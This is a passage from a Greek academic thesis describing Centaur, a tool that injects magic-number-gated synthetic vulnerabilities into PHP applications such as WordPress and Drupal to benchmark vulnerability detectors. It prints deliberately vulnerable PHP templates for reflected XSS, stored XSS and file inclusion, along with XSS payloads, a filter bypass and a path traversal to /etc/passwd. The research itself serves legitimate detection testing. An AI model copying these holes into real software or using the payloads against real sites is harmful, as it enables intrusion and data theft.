Η πρώτη μας απαίτηση είναι αρκετά προφανής, θέλουμε το εργαλείο μας να μπορεί να δημιουργεί ευπάθειες μέσα σε λογικά χρονικά πλαίσια. Η δεύτερη και τρίτη απαίτηση, ουσιαστικά αποτρέπουν αυτό που είδαμε να συμβαίνει στην αρχή του Κεφαλαίου 3. Θέλουμε οι ευπάθειες που εισάγουμε να πυροδοτούνται μόνο από ένα μικρό σύνολο εισόδων. Η τέταρτη απαίτηση ουσιαστικά διατυπώνει την ανάγκη να έχουμε μια πλειάδα από σφάλματα για να μπορούμε να έχουμε και καλύτερα αποτελέσματα στις αξιολογήσεις των εργαλείων εντοπισμού. Τέλος, θέτουμε την απαίτηση οι ευπάθειες μας να διαχέονται σε μεγάλο μέρος του πηγαίου κώδικα. Δηλαδή δεν θα ήταν ορθό οι ευπάθειες να βρίσκονται όλες κάτω από ένα μικρό μέρος του πηγαίου κώδικα αλλά πρέπει να είναι διασκορπισμένες. Όλα τα πιο πάνω έχουν ως στόχο να καταστήσουν τα συνθετικά σφάλματα όσο το δυνατόν πιο ρεαλιστικά.

4.2 Σημεία Εισόδου

Στις εφαρμογές ιστού η είσοδος δίνεται μέσω HTTP request. Ο χρήστης κατά την διάρκεια αλληλεπίδρασης με την ιστοσελίδα αποστέλλει και λαμβάνει δεδομένα μέσω του πρωτοκόλλου HTTP. Στην PHP τα δεδομένα αυτά μπορούν να ανακτηθούν μέσω των superglobal arrays που παρέχει η γλώσσα. Κάποια σημαντικά μεταξύ άλλων περιλαμβάνουν τα ακόλουθα:

- `$_GET`: Σε αυτό το array περιλαμβάνονται όλες οι παραμέτροι σε μορφή key/value pairs που έχουν δοθεί μέσω του URL της εφαρμογής.
- `$_POST`: Εδώ υπάρχουν όλα τα δεδομένα που έχουν αποσταλεί μέσα στο σώμα του POST request, και πάλι σε μορφή key/value pairs.
- `$_COOKIE`: Περιλαμβάνει τα cookies που απέστειλε ο χρήστης μέσω το πεδίου Cookie στο header του HTTP request.

Υπάρχουν φυσικά και πολλά άλλα όπως το `$_REQUEST` και `$_FILES`. Σε αυτό το στάδιο και για θέματα απλότητας θα θεωρήσουμε πως υπάρχουν μόνο το `$_GET` και `$_POST` που είναι τα πιο κύρια.

Αν θυμάστε το LAVA για να εισάγει ευπάθειες έψαχνε μέσω δυναμικής ανάλυσης της εφαρμογής να εντοπίσει μεταβλητές που είναι κοντά στην είσοδο (μικρό TCN).

Για την PHP δε χρειάζεται να κάνουμε κάτι τέτοιο αφού τα superglobals εμπεριέχουν την είσοδο του χρήστη αμετάβλητη δηλαδή εξορισμού έχουν $TCN = 0$ και είναι προσβάσιμα σε όλον τον πηγαίο κώδικα.

4.3 Ενορχήστρωση Πηγαίου Κώδικα

Ένα δεύτερο σημαντικό κομμάτι στο όλο εγχείρημά μας έχει η δυναμική γνώση. Δυναμική γνώση εννοούμε γνώση που μπορούμε να αντλήσουμε για το πρόγραμμά μας εκτελώντας το. Εδώ έρχεται και το θέμα της ενορχήστρωσης, αλλάζοντας αυτοματοποιημένα τον κώδικα της διαδικτυακής εφαρμογής με τη χρήση μεταλλάξεων σε AST επίπεδο καταφέραμε να δημιουργήσουμε μια διασύνδεση μεταξύ βασικών μπλοκ και της εισόδου. Όπως πάντα θα παραθέσουμε ένα παράδειγμα για να γίνει καλύτερα αντιληπτό.

```
1   <?php
2   if ($_POST['v1']===1 && $_GET['v2']===2){
3       //Label: 23-1
4       if ($_GET['v3']===3 && $_POST['v4']===4){
5           //Label: 24-2
6       }else{
7           //Label: 25-2
8       }
9   }else{
10      //Label: 26-1
11  }
12  ?>
```

Κατά την ενορχήστρωση του πηγαίου κώδικα γίνεται επίσκεψη σε όλους τους κόμβους του AST και προσθέτουμε κώδικα αναγνώρισης σε κάθε βασικό μπλοκ όπως `IF`, `WHILE`, `FOR` κτλ. Αναθέτουμε σε κάθε μπλοκ ένα μοναδικό αριθμό για να μπορεί να γίνεται ταυτοποίηση μαζί με το βάθος του (χωρισμένο με $-$). Αυτές οι πληροφορίες κατά την εκτέλεση του προγράμματος καταγράφονται σε ένα αρχείο κειμένου και έτσι μπορούμε να γνωρίζουμε από ποια βασικά μπλοκ πέρασε η ροή εκτέλεσης της εφαρμογής. Το από ποια μπλοκ πέρασε είναι φυσικά συνυφασμένο με την είσοδο. Στο παράδειγμα που παραθέσαμε πιο πάνω, ο κώδικας της ενορχήστρωσης έχει αντικατασταθεί με σχόλια για να είναι πιο κατανοητός. Αν

δώσουμε σαν είσοδο στο παράδειγμα το σύνολο τιμών {v1=1, v2=2, v3=3, v4=4} θα επισκεφτούμε τα μπλοκ 23 και 24. Ενώ με είσοδο το σύνολο {v1=1, v2=2, v3=6, v4=4} το 23 και το 25. Αν και δεν είναι προφανές σε POST request μπορούν να συνυπάρχουν και παραμέτροι από το URL στο `$_GET array`.

4.4 Αρχιτεκτονική

Έχοντας πλέον θεσπίσει τα σημαντικά θεμέλια που χρειαζόμαστε για την υλοποίηση του Centaur, σε αυτό το σημείο θα παρουσιάσουμε μια υψηλού επιπέδου αρχιτεκτονική.

Αρχικό Στάδιο (προεπεξεργασία):

- Ενορχήστρωση της εφαρμογής
- Σαρώνουμε την εφαρμογή (crawl) και καταγράφουμε όλους τους συνδέσμους που είναι διαθέσιμοι προς επίσκεψη.
- Για κάθε σύνδεσμο πραγματοποιούμε εξαγωγή των σημείων εισόδου. (φόρμες, παραμέτρους URL κτλ.)

Με την εξαγωγή των σημείων εισόδων γνωρίζουμε τα ονόματα των μεταβλητών `$_GET` και `$_POST` που χρησιμοποιούνται στην εφαρμογή, και πως ο χρήστης αλληλεπιδρά με αυτή. Η προσπάθεια εισδοχής θα γίνει για όλες τις εισόδους που εντοπίσαμε. Αυτό θεωρητικά βοηθά στο να επιλύσουμε και την απαίτηση που θέσαμε αρχικά πως τα σφάλματα θα πρέπει να διαχέονται σε μεγάλο μέρος του πηγαίου κώδικα, αφού διαφορετικά κομμάτια κώδικα ενεργοποιούνται με διαφορετικές αλληλεπιδράσεις στην εφαρμογή.

Για κάθε τρόπο εισόδου, πραγματοποιούμε ένα αριθμό από HTTP request, προσομοιάζοντας τις ενέργειες που θα έκανε ο χρήστης. Σαν είσοδο δίνουμε κάποιες συχνές τιμές όπως αριθμούς, emails, ονόματα και διευθύνσεις και εξάγουμε από την ανατροφοδότηση της ενορχήστρωσης τα μπλοκ που έχουν υποστεί επίσκεψης. Πραγματοποιώντας αυτά τα HTTP request δημιουργήσαμε πλέον μια συσχέτιση μεταξύ της εισόδου και του κώδικα.


Επιλέγουμε ένα αριθμό από τα βασικά μπλοκ που υπέστησαν επίσκεψης. Υπάρχουν δυο τρόποι επιλογής μπλοκ, ο πρώτος είναι τυχαία και ο δευτέρος δίνοντας προτεραιότητα σε μπλοκ που βρίσκονται σε μεγαλύτερο βάθος. Η λογική του δευτέρου είναι πως θα μας δημιουργήσει ευπάθειες σε πιο φωλιασμένα σημεία του κώδικα και να τα καταστήσει ίσως πιο μοναδικά. Σε όλα τα μπλοκ που επιλέξαμε δοκιμάζουμε να εισάγουμε ευπάθειες από τα πρότυπα εισδοχής (bug templates). Γνωρίζοντας με ποιο τρόπο είχαμε πρόσβαση στο μπλοκ κατά το στάδιο της συσχέτισης εισόδου-μπλοκ, θα γίνει έλεγχος αν η ευπάθεια μπορεί να ενεργοποιηθεί. Αν μπορεί το σφάλμα καταγράφεται, διαφορετικά αφαιρείται ο κώδικας του προτύπου από το βασικό μπλοκ και το μπλοκ αποκλείεται από μελλοντικές χρήσεις.

Τα πρότυπα εισδοχής ευπαθειών (bug templates) είναι στατικά κομμάτια κώδικα που περιέχουν ευπάθειες και εμπλουτίζονται δυναμικά για να χρησιμοποιούν την είσοδο (στην περίπτωση μας superglobals) για να ενεργοποιηθούν. Επιπρόσθετα, χρησιμοποιούν μαγικούς αριθμούς όπως και το LAVA και ενεργοποιούνται μόνο από μικρό αριθμό εισόδων, εκτενέστερη ανάλυση για τα πρότυπα θα γίνει στο Κεφάλαιο 5.

Όπως είπαμε, κατά την προσπάθεια εισόδου, γίνεται έλεγχος αν η ευπάθεια που προσθέσαμε μπορεί να ενεργοποιηθεί. Λύνοντας έτσι και το πρόβλημα εντοπισμού μεταβλητών με χαμηλό Liveness. Είναι προφανές πως αν τα σφάλματα χρησιμοποιούν την είσοδο για να ενεργοποιηθούν και μπορούν να ενεργοποιηθούν ενθυλακωμένα σε κάποιο βασικό μπλοκ πως δεν έχει γίνει χρήση των μεταβλητών προηγουμένως στην απόφαση της ροής, και αν έγινε, έγινε με τρόπο που τις καθιστά ακόμα χρήσιμες και προσβάσιμες (ορισμός DUA).

Σαν ATP μπορούμε να θεωρήσουμε τα πρότυπα εισδοχής ευπαθειών που με την εισαγωγή τους με τον πιο πάνω τρόπο εγγυούνται σοβαρές ευπάθειες. Στον χρόνο συγγραφής υπάρχουν συνολικά έξι διαφορετικά πρότυπα με ευπάθειες που περιλαμβάνουν Reflective XSS, Stored XSS και File Inclusion.

Στο Σχήμα 4.1 παρουσιάζουμε το pipeline του εργαλείου μας με όλα τα επιμέρους κομμάτια που το αποτελούν. Αρχικά βλέπουμε το web application να περνά μέσα



Σχήμα 4.1: Αρχιτεκτονική Centaur.

από τον αλγόριθμο ενορχήστρωσης για να μας δώσει την ενορχηστρωμένη του μορφή. Στο επόμενο στάδιο γίνεται το crawling για την εξαγωγή των μοναδικών συνδέσμων από την εφαρμογή, όπως επίσης και η εξαγωγή των σημείων εισόδου. Η ενορχηστρωμένη μορφή της εφαρμογής μαζί με τις εξαγωγές μεταβαίνουν στον αλγόριθμο εισδοχής, όπου αρχικά στο στάδιο της συσχέτισης δίνονται σαν είσοδο στην διαδικτυακή εφαρμογή συχνά inputs για να συσχετιστούν με βασικά μπλοκ. Τα βασικά μπλοκ αυτά μαζί με τις ενεργοποιήσεις τους θα μεταβούν στο τελικό στάδιο της εισδοχής όπου γίνεται η προσπάθεια εισαγωγής και επικύρωσης σφαλμάτων, για να μας παραδώσει στο τέλος την εφαρμογή με ευπάθειες.

Κεφάλαιο 5

Υλοποίηση

Σε αυτή την ενότητα θα παρουσιάσουμε την υλοποίηση του Centaur. Έχουμε σπάσει την υλοποίηση σε υπο-ενότητες που περιγράφουν τον τρόπο υλοποίησης των σημαντικών λειτουργιών του. Σαν γλώσσα προγραμματισμού επιλέξαμε την Javascript και συγκεκριμένα κάτω από το runtime της Node.js.

5.1 Bug Templates

Ένα πολύ σημαντικό συστατικό του Centaur αποτελούν τα πρότυπα ευπάθειας. Θα αναλύσουμε τη λογική πίσω από αυτά και πως καταφέρνουν να βοηθήσουν στην εισδοχή σοβαρών ευπαθειών.

Από τις αρχικές απαιτήσεις που θέσαμε για το εργαλείο μας, πρωτίστως ζητήσαμε οι ευπάθειες που εισάγουμε να ενεργοποιούνται μόνο από μικρό αριθμό εισόδων. Το πετύχαμε αυτό με την χρήση μαγικών αριθμών όπως έκανε και το Lava. Ένα παράδειγμα σκελετού προτύπου παρουσιάζεται στον πιο κάτω κώδικα.

```
1   // example: v1, v2 Tainted Variables
2   MAGIC_NUMBER=42690
3   if ($_GET['v1']%10===MAGIC_NUMBER%10){
4       if ($_GET['v1']%100===MAGIC_NUMBER%100){
5           if ($_GET['v1']%1000===MAGIC_NUMBER%1000){
6               if ($_GET['v1']%10000===MAGIC_NUMBER%10000){
7                   if ($_GET['v1']===MAGIC_NUMBER){
8                       // Insert Bug Here
9                   }
10              }
11          }
12      }
13  }
```

Ο σκελετός μπορεί να χρησιμοποιηθεί για την εισαγωγή ευπαθειών και χρησιμοποιεί δύο μεταβλητές από την είσοδο. Οι μεταβλητές εισόδου, έστω `v1, v2` πρέπει να ανταποκρίνονται στη μορφή `v1={MAGIC_NUMBER}, V2={BUG_PAYLOAD}`. Τα φωλιασμένα `IF` δίνουν τη δυνατότητα προσομοίωσης ευπαθειών που βρίσκονται βαθιά φωλιασμένες στον κώδικα του προγράμματος και πρέπει να ικανοποιηθούν οι προηγούμενες συνθήκες για να αποκαλυφθούν. Αυτή η προσομοίωση επιτυγχάνεται με τη χρήση modulo αριθμητικής. Στο παράδειγμά μας, έχουμε θέσει `MAGIC_NUMBER=42690`. Το πρώτο IF ικανοποιείται με όλους τους αριθμούς που θα δοθούν στην είσοδο και καταλήγουν σε 0, το δεύτερο με όλους τους αριθμούς που καταλήγουν σε 90 και ούτω καθεξής. Επιπρόσθετα, είναι διαθέσιμος σκελετός που χρησιμοποιεί μόνο μια μεταβλητή για κατασκευή, η μορφή ενεργοποίησης σε αυτή την περίπτωση θα ήταν `v1={MAGIC_NUMBER}{BUG_PAYLOAD}`.

Στο σημείο με σχόλιο Insert Bug Here μπορούν να ενσωματωθούν πολλά σφάλματα όπως XSS, File Inclusion και SQL Injection. Πιο κάτω θα παραθέσουμε μερικά και θα εξηγήσουμε τη λογική τους, γιατί δημιουργούν ευπάθεια και με ποιο `{BUG_PAYLOAD}` ενεργοποιούνται. Αξίζει να σημειωθεί πως πλειάδα από bugs με διαφορετικό payload ενεργοποίησης είναι αναγκαία για να αξιολογηθούν και άλλες πτυχές στα εργαλεία εντοπισμού πέραν της ικανότητάς τους να εντοπίζουν σφάλματα σε βαθιά και απόμερα σημεία. Άλλες πτυχές μπορεί να είναι το ποσοστό FP όσο και η ικανότητα που διαθέτουν για παραγωγή πιο σύνθετων payloads.

Simple XSS

```
1    if (isset($_${type}['${name}'])){
2        echo $_${type}['${name}'];
3    }
```

Η απλούστερη μορφή Reflective XSS, το πιο πάνω πρότυπο περιέχει μη ασφαλή χρήση μεταβλητής από την είσοδο η οποία αντανακλάται στον φυλλομετρητή του χρήστη. Μπορεί να ενεργοποιηθεί με αυθαίρετο JS payload, συνήθες να αναπαρίσταται με `<script>alert(1)</script>`.

Injecting into Tag Attributes

```
1    if (isset($_${type}['${name}'])){
2        echo'<html><p id="'.$_${type}['${name}'].'"></html>';
3    }
```

Στο πιο πάνω πρότυπο γίνεται χρήση μεταβλητής από την είσοδο για τον καθορισμό του id σε <p> ετικέτα. Το πιο πάνω RXXS δεν θα ενεργοποιηθεί με το `<script>alert(1)</script>` αλλά χρειάζεται payload της μορφής `"><script>alert(1)</script>`, το οποίο πρώτα θα κλείσει την ετικέτα <p> με την χρήση των "> και στην συνέχεια αφού κλείσει μπορεί να δοθεί αυθαίρετος JS κώδικας.

Injecting into Tag Attributes (Bypassing Filter)

```
1    if (isset($_${type}['${name}'])){
2        $temp=strip_tags(stripslashes($_${type}['${name}']));
3        echo'<html><body name="'.$temp.'"></body></html>';
4    }
```

Παρόμοιο με το προηγούμενο αλλά εδώ επιχειρήθηκε να γίνει απολύμανση εισόδου, που δεν είναι επαρκής. Το πιο πάνω δεν δουλεύει με το προηγούμενο payload αφού φιλτράρει τους χαρακτήρες <, > αλλά μπορεί να χρησιμοποιηθεί κώδικας που δεν τα απαιτεί για παράδειγμα `onmouseover="alert(1)"`.

Injecting into JavaScript

```
1     if (isset($_${type}['${name}'])){
2         $temp=strip_tags(stripslashes($_${type}['${name}']));
3         echo '<script> const temp="'.$temp.'"</script>';
4     }
```

Χρήση μεταβλητής εισόδου για καθορισμό τιμής σε constant variable εντός στατικού JavaScript μπλοκ. Στο φυλλομετρητή θα αντανακλάται αυτή η μεταβλητή και θα παρουσιάζεται σαν `const temp="x"` όπου `x` η είσοδος. Αυτή η ευπάθεια μπορεί να γίνει εκμεταλλεύσιμη με το `"-alert(1)-"`. Επιστρέφοντας έτσι στο φυλλομετρητή `const temp=""-alert(1)-""` που δημιουργεί κώδικα που επιχειρεί αφαίρεση μεταξύ συμβολοσειρών για υπολογισμό της μεταβλητής `temp` και κατ' επέκταση εξαναγκασμού εκτέλεσης της μεθόδου `alert(1)` προηγουμένος.

Stored XSS

```
1     $fn = fopen("tmp-${magic}","r");
2     if ($fn){
3         $result = fgets($fn);
4         echo $result;
5         fclose($fn);
6     }else if (isset($_${type}['${name}'])){
7         echo $_${type}['${name}'];
8     }
9
10    if (isset($_${type}['${name}']) && $_${type}['${name}']!='' ){
11        $fn = fopen("tmp-${magic}","w");
12        fwrite($fn, $_${type}['${name}']);
13        fclose($fn);
14    }
```

Το πιο πάνω πρότυπο δημιουργεί ένα απλού τύπου Stored XSS το οποίο μπορεί να ενεργοποιηθεί με οποιοδήποτε JS payload όπως `<script>alert(1)</script>`. Το payload αυτό θα αποθηκευτεί σε ένα αρχείο, και σε περίπτωση που κάποιος επισκεφτεί το σύνδεσμο θα λάβει μαζί το περιεχόμενο του αρχείου και κατ' επέκταση τον JS κώδικα.

File Inclusion

```
1    if (isset($_${type}['${name}'])){
2        include $_${type}['${name}'];
3    }
```

Πρότυπο για ευπάθεια συμπερίληψης αρχείου που περιέχει κώδικα που λανθασμένα δεν απολυμάνθηκε και χρησιμοποιεί την είσοδο για δυναμική συμπερίληψη μέσω `include`. Αυτή η ευπάθεια δίνει τη δυνατότητα αυθαίρετης ανάγνωσης αρχείων που βρίσκονται στον server, για παράδειγμα με τη χρήση του payload ./../../../../../../../etc/passwd μπορεί να γίνει ανάγνωση του αρχείου με τους χρήστες στο Unix.

5.2 Εισαγωγή & Έλεγχος Ευπαθειών

Η εισαγωγή των ευπαθειών γίνεται με τους τρόπους που περιγράψαμε προηγουμένως, πιο συγκεκριμένα όμως σε επίπεδο υλοποίησης, κρατάμε ευρετήριο με όλα τα αρχεία της διαδικτυακής εφαρμογής με τους πηγαίους κώδικες. Μετά το στάδιο της συσχέτισης ψάχνουμε στο ευρετήριο για να εντοπίσουμε το αρχείο και το ακριβές σημείο από την ενορχήστρωση με βάση τους μοναδικούς αριθμούς των labels που ενεργοποιήθηκαν. Κατόπιν εντοπισμού θα γίνει απόπειρα εσδοχής ευπάθειας εντός του μπλοκ.

Ο έλεγχος κατά πόσο η ευπάθεια μπορεί να ενεργοποιηθεί γίνεται με τον εξής τρόπο. Αφού είναι γνωστός ο συνδυασμός εισόδου και παραμέτρων που χρειάζονται να την ενεργοποίηση θα προβούμε σε HTTP αίτημα προσπαθώντας να την αναπαράγουμε. Από την απάντηση και τη γνώση του είδους ευπάθειας που προσθέσαμε μπορεί να γίνει έλεγχος αν η απάντηση στο αίτημα εν περιέχει την ευπάθεια. Για παράδειγμα στην απλή ευπάθεια XSS αναμένουμε στην απάντηση αντανάκλαση της εισόδου. Ενώ σε ευπάθειες όπως του File Inclusion μπορούμε να δώσουμε σαν είσοδο ένα γνωστό αρχείο πχ. /etc/passwd και θα αναμένουμε στην απάντηση κάποια χαρακτηριστικά του αρχείου όπως το όνομα χρήστη «root» ή άλλων συχνών συμβολοσειρών που περιέχουν τα συγκεκριμένα αρχεία. Στα

υπόλοιπα πρότυπα ευπάθειας υπάρχει επίσης αναμενόμενο αποτέλεσμα το οποίο και χρησιμοποιήσαμε κατά τον έλεγχο.

5.3 Εξασφάλιση Session

Για να μπορέσει να γίνει εισδοχή ευπαθειών σε όλη την εφαρμογή, χρειαζόμαστε ο χρήστης να μπορεί να δώσει τρόπους ταυτοποίησης. Η ταυτοποίηση θα χρησιμοποιηθεί για να μπορεί το εργαλείο να ενεργεί σαν συνδεδεμένος χρήστης όπου και αυτό απαιτείται. Το Centaur περέχει δύο τρόπους παροχής ταυτοποίησης, ο πρώτος είναι μέσω παραχώρησης των session cookies από τον χρήστη στην κονσόλα. Ο δεύτερος τρόπος που είναι και πιο διαδραστικός, δίνεται η δυνατότητα στον χρήστη να συνδεθεί στον λογαριασμό του μέσω φυλλομετρητή και το Centaur αυτόματα θα εξάγει τα αναγκαία cookies.

Selenium Webdriver

Το Selenium είναι μια συλλογή εργαλείων για την αυτοματοποίηση προγραμμάτων περιήγησης ιστού. Χρησιμοποιώντας το καταφέραμε να δώσουμε τη δυνατότητα εξασφάλισης session διαδραστικά από τους χρήστες. [22]

5.4 Crawler

Ο Crawler πριν γίνει το στάδιο της εισαγωγής θα εξάγει όλους τους μοναδικούς συνδέσμους από την εφαρμογή. Σύνδεσμοι που θα ακολουθήσει μπορεί να υπάρχουν στην HTML απάντηση της εφαρμογής είτε σε anchors `<a>`, κουμπιά `<button>` και άλλα. Με τον εντοπισμό καινούριου συνδέσμου ο Crawler θα τον τοποθετήσει στην ουρά επίσκεψης εφόσον πληρεί κάποιες προϋποθέσεις. Πρώτη προυπόθεση, ο σύνδεσμος δεν μπορεί να παραπέμπει εκτός της εφαρμογής, ο έλεγχος αυτός μπορεί να γίνει με βάση το hostname, που θα πρέπει να παραμένει σταθερό καθόλη την διάρκεια της περιήγησης. Επίσης, αποτρέπει την επίσκεψη σε συνδέσμους που περιέχουν λέξεις κλειδιά όπως το «logout», αυτοί οι σύνδεσμοι θα οδηγήσουν σε καταστροφή του session και δεν θα μπορεί να συνεχίσει την πλοήγηση του σαν συνδεδεμένος χρήστης στη συνέχεια. Η υλοποίηση έγινε σε

επέκταση της βιβλιοθήκης js-crawler [12].

Μια σημαντική παράμετρος του Crawler είναι το βάθος που θα ακολουθεί συνδέσμους, μεγάλο βάθος μπορεί να οδηγήσει των Crawler σε αργή ανταπόκριση ή και σε μη-τερματισμό, από την άλλη μικρό βάθος στην απώλεια συνδέσμων. Ο χρήστης έχει την ευχέρεια να καθορίσει αυτή την παράμετρο κατά την εκκίνηση του εργαλείου.

5.5 Εξαγωγή Σημείων Εισόδου

Μετά το crawling θα παραλάβουμε ένα μεγάλο αριθμό από συνδέσμους. Αυτοί οι σύνδεσμοι περιέχουν εισόδους είτε μέσω των URL σαν παράμετροι όπως φαίνεται στο Σχήμα 5.1 είτε σε φόρμες στην ιστοσελίδα.

Σχήμα 5.1: Παράδειγμα παραμέτρων στο URL
[20]

Για την εξαγωγή των σημείων εισόδου από τα URLs χρησιμοποιήσαμε τον URL parser που παρέχει η γλώσσα προγραμματισμού. Αυτοί οι παραμέτροι μαζί και με το URL θα αποθηκευτούν σε μια δομή για να μπορεί να τις ανακαλέσει το Centaur.

Δεύτερη μορφή εισόδου είναι οι φόρμες που μπορούν να δημιουργούν GET ή POST request. Η εξαγωγή των χαρακτηριστικών αυτών όπως και των σημείων εισόδου που παρέχουν μπορούν να εξασφαλιστούν με τη χρήση κάποιας HTML parsing library στην περίπτωση μας χρησιμοποιήσαμε την JSSoup [13].

Τα ονόματα των παραμέτρων που εξηγάγαμε θα χρησιμοποιηθούν στη φάση εισοδοχής, αφού μοιράζονται το ίδιο όνομα με τα superglobals σε αμφότερες περιπτώσεις.

Κεφάλαιο 6

Αξιολόγηση

Σε αυτή την ενότητα θα πραγματοποιηθεί η αξιολόγηση του Centaur. Αρχικά θα τρέξουμε το εργαλείο μας σε ένα πειραματικό περιβάλλον για να αξιολογήσουμε την ταχύτητα και των αριθμών ευπαθειών που προσθέτει. Σε κατοπινό στάδιο θα γίνει χρήση του Centaur για αξιολόγηση πραγματικών τεχνικών εντοπισμού που υπάρχουν. Τέλος θα αποπειραθούμε να αποδείξουμε τη ρεαλιστικότητα των ευπαθειών που εισάγει, αποδεικνύοντας τη σοβαρότητα που επιδεικνύουν με το πως ένας επιτιθέμενος θα μπορούσε να τις εκμεταλλευτεί.

6.1 Αξιολόγηση Ικανότητας Εισδοχής Ευπαθειών

Ο υπολογιστής που τρέξαμε τα πειράματα έχει τα ακόλουθα χαρακτηριστικά:

Component	Specifications
CPU	AMD Ryzen 5 3600X 6-Core 4400 MHz
RAM	32 GB DDR4 3200 MHz
OS	Pop!_OS
Environment	Node.Js v14.15.0

Για την αξιολόγηση της ικανότητας εισδοχής του Centaur, χρησιμοποιήσαμε γνωστές εφαρμογές ιστού όπως το Drupal και το Wordpress στις οποίες προσπαθήσαμε να προσθέσουμε σφάλματα.

Wordpress & Drupal:

Το Wordpress και το Drupal είναι δύο πολύ γνωστά και διαδεδομένα λογισμικά διαχείρισης περιεχομένου (CMS). Αν και αρχικά είχαν κατασκευαστεί για την ανάπτυξη blogs, τα τελευταία χρόνια έχουν εξελιχθεί σε πλήρης προγράμματα κατασκευής ιστοσελίδων όπως e-shop, forum και πολλά άλλα. Βρίσκονται στην καρδιά πολλών εφαρμογών που χρησιμοποιούμε καθημερινά, με το Wordpress να φέρνει στη ζωή κοντά στο 25% όλων των εφαρμογών ιστού. Και τα δύο λογισμικά είναι γραμμένα σε PHP καθιστώντας τα ιδανικά για την αξιολόγηση του Centaur.

Αποτελέσματα Πειραμάτων Εισδοχής:

Αλγόριθμος: Τυχαίας Επιλογής Μπλοκ

Name	Version	Lines PHP code	Injected Bugs(logout/login)	Inj Time
Wordpress	5.4	303380	731(31/700)	28m52.996s
Drupal	8.9	887166	302(13/289)	199m37.257s
Simple App	-	103	10	7s

Αλγόριθμος: Κατά-Βάθος Επιλογής Μπλοκ

Name	Version	Lines PHP code	Injected Bugs(logout/login)	Inj Time
Wordpress	5.4	303380	673(19/654)	30m16.551s
Drupal	8.9	887166	180(10/170)	240m11.557s
Simple App	-	103	10	13s

Παρατηρούμε πως στο Wordpress ο χρόνος εισδοχής είναι κατά πολύ μικρότερος και στους δυο αλγόριθμους από αυτόν στο Drupal. Ο λόγος είναι ίσως το μεγαλύτερο μέγεθος και η πολυπλοκότητα του κώδικα καθιστούν το Drupal πολύ

πιο αργό. Οι χρόνοι σε καμιά περίπτωση δεν είναι απαγορευτικοί, και μπορούν να βελτιωθούν με τεχνικές παράλληλου προγραμματισμού. Ο αριθμός των ευπαθειών σε όλες τις περιπτώσεις (μερικές εκατοντάδες), είναι επαρκής αριθμός για αξιολόγηση εργαλείων εντοπισμού αν αναλογιστεί κανείς την πολυπλοκότητα εξεύρεσής τους. Είναι σημαντικό να υπενθυμίσουμε πως όλα τα σφάλματα που παρουσιάζουμε στον πίνακα πυροδοτούνται. Τα σφάλματα εκτός σύνδεσης (logout) είναι ελάχιστα επειδή και οι δύο εφαρμογές χρησιμοποιούσαν το βασικό πρότυπο που δεν έχει πολλά να προσφέρει πέραν από λίγες βασικές σελίδες όπως εγγραφής, εισόδου και αναζήτησης.

Στο πείραμα Simple App, δημιουργήσαμε μια απλή διαδικτυακή εφαρμογή με μόλις ένα PHP αρχείο. Η εφαρμογή αυτή είχε μια απλή φόρμα με τέσσερα πεδία. Παρατηρούμε πως ο αλγόριθμος και στις δύο περιπτώσεις κατάφερε να εισχωρήσει δέκα ευπάθειες σε λιγότερο από ένα λεπτό που είναι και ο μέγιστος δυνατός αριθμός ευπαθειών για 4 μεταβλητές $C(4,1)+C(4,2)=10$.

Οι ευπάθειες Stored XSS, Reflective XSS και File Inclusion παρουσίασαν σε όλα τα πειράματα την αναλογία που αναμένεται λόγο των προτύπων ευπάθειας που είναι διαθέσιμα. Απλά να αναφέρουμε ένα παράδειγμα, στον αλγόριθμο τυχαίας επιλογής μπλοκ σε Wordpress είχαμε $132(18\%)$ File Inclusion, $152(21\%)$ Stored XSS και $447(61\%)$ Reflective XSS αντίστοιχα.

